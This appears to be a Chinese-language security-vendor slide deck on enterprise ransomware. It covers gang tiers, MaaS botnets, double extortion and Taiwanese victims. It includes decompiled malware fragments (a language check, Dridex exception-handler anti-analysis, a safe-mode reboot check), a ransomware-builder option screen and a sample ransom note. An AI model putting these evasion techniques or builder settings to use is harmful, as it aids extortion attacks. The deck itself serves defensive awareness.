



# 企業營運新威脅，加密勒索大解密

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EVERYTHING  
STARTS FROM **CYCRAFT**

# 勒索病毒鎖定獵物

## Big-Game Hunters Use APT Tactics

- CPC
- FPG
- Powertech
- MIRLE
- Unimicron
- Garmin
- Golden Bridge
- Compal Electronics
- Advantech Co., Ltd
- Foxconn Technology Group
- Acer Inc.
- Quanta

## Hackers attacked 10 listed companies in Taiwan during pandemic

Notebook giant Compal Electronics and Advantech among targets: CTWANT

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By Matthew Strong, Taiwan News, Staff Writer

2020/12/09 14:07



只要你是個咖 \$\$\$  
都有可能變成目標



保險

財報

公司曝光度


國際化

# MOST ACTIVE RANSOMWARE GANGS IN 2020 BY NUMBER OF ATTACKS

GROUP-IB

20%\*

台灣企業遭遇



\*OF ALL RANSOMWARE ATTACKS ANALYZED BY GROUP-IB DFIR TEAM

Source: "Ransomware Uncovered 2020-2021", Group-IB, 2021

# 排除特定區域國家

```
1 int __stdcall mal_check_lang()
2 {
3     int v0; // eax
4     int result; // eax
5     LANGID v2; // si
6     LANGID v3; // di
7
8     v3 = GetUserDefaultUILanguage();
```

**DS:** What other regions besides the CIS [mainly comprised of post-Soviet republics] do you try to avoid? What organizations never pay?

**UNK:** All the CIS, including Georgia and Ukraine. Primarily because of geopolitics. Secondly because of the laws. Thirdly, for some, because of patriotism. Very poor countries don't pay—India, Pakistan, Afghanistan, and so on.

**DS:** Do your operators target organizations that have cyber insurance?

**UNK:** Yes, this is one of the tastiest morsels. Especially to hack the insurers first—to get their customer base and work in a targeted way from there. And after you go through the list, then hit the insurer themselves.

# 企業面臨到的挑戰

## 壓力與恐懼

暗網公布機密資料  
受駭新聞持續發酵  
生產供應受創  
當地法適應辦事項


## 未來與不明

駭客到底如何進入  
有那些解決方案  
未來是否仍會發生  
資安事件如何應處

## 評估與決策


那些夥伴能幫助我  
那些工具能找到根因  
我是否該支付贖金  
決策時間必須縮短

# 通常：企業恢復營運為第一優先考量



# 勒索病毒最喜歡的企業備份方式

- 使用網路磁碟機方式**掛載備份**目錄
- 使用網路磁碟機方式**與其他電腦共享**目錄



駭客最愛加密的資料:

- 人事資料(HR)
- 流程與資源管理(ERP)
- 製造執行系統(MES)
- 財務會計系統(FI)

# 勒索病毒幫派化、產業化

- 透過MaaS Botnet平台上架 (有堂口)
  - 如Trickbot、Emotet、Zeus、Dridex
  - 有一定成本，駭客賭很大，殺價空間小
  - 大型製造業、高科技產業等金雞母
  - 手法精良、使用APT滲透技能(BloodHound, Cobalt Strike, Empire)
  - 非常難纏，本來就沒要幫你解
- 非透過MaaS Botnet平台上架 (小混混)
  - 沒有太多成本，有就算多的，殺價空間大
  - 中小型製造業、醫院、學校或知名企業等
  - 手法粗糙、無客製病毒能力，軟體Bug多
  - 容易溝通，檔案不一定能解

# 2021/01/27 Emotet disrupted



## EMOTET takedown

In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

### Participating law enforcement authorities:



Netherlands (Politie)



Germany (Bundeskriminalamt)



France (Police Nationale)



Lithuania (Lietuvos kriminalinės policijos biuras)



Canada (Royal Canadian Mounted Police)



USA (Federal Bureau of Investigation)



UK (National Crime Agency)



Ukraine (Національна поліція України)



Share



Tweet



推薦 0




Microsoft on Monday revealed that it worked together with industry partners to shut down the infrastructure used by TrickBot operators and block efforts to revive the botnet.

The Washington Post **reported** last week that the U.S. Cyber Command too attempted to hack TrickBot's C&C servers, in an attempt to take the botnet down to prevent attacks seeking to disrupt the U.S. presidential elections. This is said to have been a **separate operation** that was not coordinated with Microsoft.

**TrickBot** emerged in 2016 as a banking Trojan, supposedly from the same group that operated the Dyre Trojan, and has become one of the most prevalent threats out there, with more than one million infected machines all around the world.

Over time, TrickBot has received updates that expanded its capabilities, evolved into a modular threat that ensnared computers into a botnet being offered under a malware-as-a-service model. Both nation-states and criminal networks are believed to have employed it for nefarious purposes.





# 金融木馬已不再是我們 印象中的Banking Trojan

# Banking trojan實踐迭代開發的病毒

- Dridex, Trickbot, Emotet都是所謂的Banking trojans，這些botnet發展多年，程式本身自我混淆、通訊架構都持續精進改良，例如Dridex(TA505)大量使用VEH(Vectored Exception Handling)，進程式解密，並且inline patch自身程式碼，使得分析工作複雜。
- 由傳統invoice.zip等演化更為真實的釣魚信件。

```
else if ( exc_code != EXCEPTION_BREAKPOINT )
{
    return 0;
}
++a1->ContextRecord->Eip; // skip INT3, point E
a1->ContextRecord->Esp -= 4;
*( _DWORD * )a1->ContextRecord->Esp = a1->ContextRecord->Eip + 1; // p
a1->ContextRecord->Esp -= 4;
*( _DWORD * )a1->ContextRecord->Esp = a1->ContextRecord->Eax; // push
return -1;
}
```

```
arg_0 = dword ptr 8
push ebp
mov ebp, esp
push esi
mov esi, ecx
mov [esi], eax
cmp dword_42705C, 23D867F7h
inz short_loc_41CA49
push offset_sub_41CA10
push 1
call ds:AddVectoredEx...
mov dword_42705C, eax
mov eax, esi
pop esi
pop ebp
push ebp
mov ebp, esp
sub esp, 30Ch
push esi
mov esi, [ebp+arg_0]
mov eax, [esi]
mov eax, [eax]
cmp eax, 0C00000F0h
ja short_loc_41CA3C
jz short_loc_41CA4C
cmp eax, 80000003h
jz loc_41C9D0
cmp eax, 0C0000055h
jnp short_loc_41C441
loc_41CA3C:
cmp eax, 0C000037Ah ; CODE XREF: sub_41C430+161j
push ebp
mov ebp, esp
sub esp, 30Ch
push esi
mov esi, [ebp+arg_0]
mov eax, [esi]
mov eax, [eax]
cmp dword ptr [eax], 0
jz loc_41D000
cmp dword_42705C, 23D867F7h
jz loc_41D000
```

# 暗網兜售一站式服務

# 非透過MaaS Botnet平台上架 Ransomware-as-a-service

產生加密密鑰

Create RSA Keys

KeyId Decoder

Obfuscation

KeyId Decoder

Static Pass


5AYM55L577AAAF40V6EDPXZCC0W8FM536

New

Create Decryptor

Icon, Wallpaper and Control FTP Settings

Add Icon:



Load Icon

No icon

FTP Logger:

FTP UserName

FTP Password

ftp://files.000webhost.com/public\_html/

Wallpaper:

http://www.my\_wallpaper\_location.com/wallpaper.bmp

Advanced Options

Self-Delete Ransom

Persistence - Melt

Anti-VM

Kill Defender

AMSI Bypass

Protect Process

Immortal Process

Multi-Threading

Wake-on-LAN

LAN

RIPlace

Disable FAC

Alternate Algo

Delay 30 Seg

Random Assembly

Deceiving Msg

UAC

Unlock Files

Prevent Sleep

Anti-A/G/M/W/B

Data Stealer:

docx pdt xls csv

Max. Steal Size:

1

MB

Max. File Size:

100000000

MB

RootKit

Fast Mode

10

MB

Change Extension:

.crypted

Built-In Crypter

Drag and Drop

Delayed Activation:

Wednesday, April 1, 2020

Client Expiration:

Wednesday, April 1, 2020

Enhanced Notifications

Customize Notifications

Compile for: anycpu

x86

x64

躲避20多種偵測組合

Extensions To Process

Inclusions:

dat txt jpeg gif jpg png php cs cpp rar zip html htm xls xlsx avi mp4 ppt doc docx xls xlsx sxi sxw odt hwp tar bz2 mkv e ml msg ost pst edb sql accdb mdb dbf odb myd php java cpp pas asm key pfx pem p12 csr gpg aes vsd odg raw ne f svg psd vmx vmdk vdi lay6 sqlite3 sqlitedb accdb java class mpeg djvu tiff backup pdf cert docm xls m dwg bak qbw nd tlg lgb pptx mov xdw ods wav mp3 aiff flac m4a csv sql ora mdf ldf ndf dtsx rdl dim

欲加密之副檔類型

Encrypt Only One Extension

Ransom Information

Attention! all your important files were encrypted! to get your files back send 3 Bitcoins and contact us with proof of payment and your Unique Identifier Key.

We will send you a decryption tool with your personal decryption password.

Where can you buy Bitcoins:

<https://www.coinbase.com>

<https://localbitcoins.com>

Contact: [decrypt-my-data@protonmail.com](mailto:decrypt-my-data@protonmail.com).

Bitcoin wallet to make the transfer to is:

自訂勒索訊息

Validate Bitcoin Address

BTC address to collect ransom

Ransom Note File Name:

HELP\_ME\_RECOVER\_MY\_FILES

Paths to Encrypt


Directories to Encrypt: [auto]

[auto]

Clear All

Only One Directory

## 透過MaaS Botnet平台上架 Ransomware-as-a-service



未取得贖金，無法與上游分潤



# Conti/Ryuk/ BazarLoader Ransomware

- Conti Ransomware is a newly emerged-ransomware, which first be observed by Carbon Black Threat Analysis Unit (TAU) in July 2020 [1]
- By the report of Cyber Florida, Conti has targeted following industries [2]
  - ▶ Financial & Educational Institutions
  - ▶ Private Organizations
  - ▶ Government Agencies
  - ▶ Healthcare
  - ▶ Enterprise Businesses
  - ▶ Small-Medium Businesses
- For the similar code snippet and overlapped infra, Conti has been regarded as successor of notorious Ryuk ransomware [3]
- Spread through Trickbot botnet and Emotet malwares platform

## Conti勒索軟體駭客曝光一批3GB內部資料，宣稱偷自研華

駭客勒索沒有成功，轉而於11月26日公布了宣稱自研華竊取的3GB檔案和檔案目錄清單文字檔，這些資料占他們所偷走資料的2%，但受害企業沒有證實

文/ 陳曉莉 | 2020-11-30 發表

讚 6.3 萬

按讚加入iThome粉絲團

讚 185

分享

“Advantech” Published: 2%

URL: <https://www.advantech.com>

Advantech is among the leaders in providing trusted innovative embedded and automation products and solutions.

Part1.zip - this archive contains 2% of the whole data that was downloaded.

Part1.txt - list of files inside the .zip archive.

More data will be published in a timely manner. Stay in touch.

Views: 706 Files: 2 November 26 2020

1. [part1.zip \[ 3.03GB \]](#) ↓
2. [part1.txt \[ 551kB \]](#) ↓

圖為Conti勒索軟體駭客公開的受害企業3GB內部資料下載畫面

[1] Brian. Baskin, VMware Carbon Black, “TAU Threat Discovery: Conti Ransomware.” July 8,2020. <https://www.carbonblack.com/blog/tau-threat-discovery-conti-ransomware/>

[2] Cyber Florida, “Conti Ransomware” July 14, 2020. <https://cyberflorida.org/threat-advisory/conti-ransomware/>

[3] Abrams, Lawrence. “Conti Ransomware Shows Signs of Being Ryuk’s Successor.” BleepingComputer. BleepingComputer, July 9, 2020. <https://www.bleepingcomputer.com/news/security/conti-ransomware-shows-signs-of-being-ryuks-successor/>

# 勒索病毒規模分類

## TIER 1

- DoppelPaymer (Dridex)
- Egregor/Maze
- Netwalker
- Sodinokibi(Revil)
- Ryuk (Emotet)
- GlobeImposter (Dridex)

## TIER 2

- Avaddon
- CONTI ,IOCP (Emotet)
- Clop
- Darside
- Pysa/Mespinoza
- Ragnar
- Ranzy
- SunCrypt
- Thanos
- WastedLocker(Dridex)

## TIER 3

- Cvarrk
- Exorcist
- Gothmog
- Lolkek
- Muchlove
- Nemty
- Rush
- Wally
- XINOF
- Zeoticus



# Ransomware 2.0

# 升級為勒索四部曲S.E.E.L



使用APT手法入侵  
攻擊大部分人為操作  
鎖定單位AD主機  
鎖定重要資料  
HR、SAP、MES、Finance  
傳輸到雲端硬碟

AD部署加密程式  
AD設定定時炸彈  
實施檔案加密階段

暗網攻擊新聞發布  
寄給單位IT人員勒索訊息  
持續竊取資料

逐步洩漏資料  
公布洩漏進度比

“ Kiolbassa Smoked Meats ” NEW Published: 5%

URL: <https://kiolbassa.com>

Views: 21 Files: 2 Read more >

“ Samson Holding ” NEW Published: 5%

URL: <https://samsonmktg.com>

Views: 19 Files: 2

“ Intersport GmbH ” NEW

URL: <https://intersport.com>

Views: 32 Files: 32 Read more >

“ DeLonghi America Inc. ” Published: 5%

URL: <https://delonghiusa.com>

Views: 843 Files: 2 Read more >

# 打電話給不想付錢的受害企業

為了脅迫受駭企業支付贖金，開始利用委外客服中心對目標

✓ 讚 6.3 萬 按讚加入iThome粉絲團 讚 30 分享

## 雙重勒索 Double Extortion



# 加密程式演化快速、回應資安廠商的偵測

- 保護**加密檔案用的密鑰**密強度增加(RSA4096)，檔案加密演算法追求快速(ChaCha20)
- **多線程**加密，目錄遍歷(Traversing)與檔案加密(Encryption) 分屬不同線程
- 短時間達到最大破壞，依檔案大、中、小選擇**不同加密策略**
- 啟動**環境檢查**，關閉還原和防毒程式 (Disable vssadmin)
- 特殊方式**解除系統鎖定檔案**(Restart Manager)
- 程式家殼、混淆增加靜態分析難度
- 尋找本機掛載網路磁碟機，掃描SMB網路其他主機

# 發揮貓捉老鼠的創意

- 進入安全模式卸載保全措施
- 躲在虛擬機內規避偵測

```
try  
{  
    if (IyUwqZ1cOSTLhq.wEFLZtRch1X == "YES")  
    {  
        string text = jMDFRLEyorejfi.vgwIjtaVyLLgbVvK();  
        if (text.Contains("Windows 10") && !text.Contains("Windows 8"))  
        {  
            jMDFRLEyorejfi.CFPj1rxGMMKPt();  
        }  
    }  
}
```

Reboot with safeboot network in Windows 7

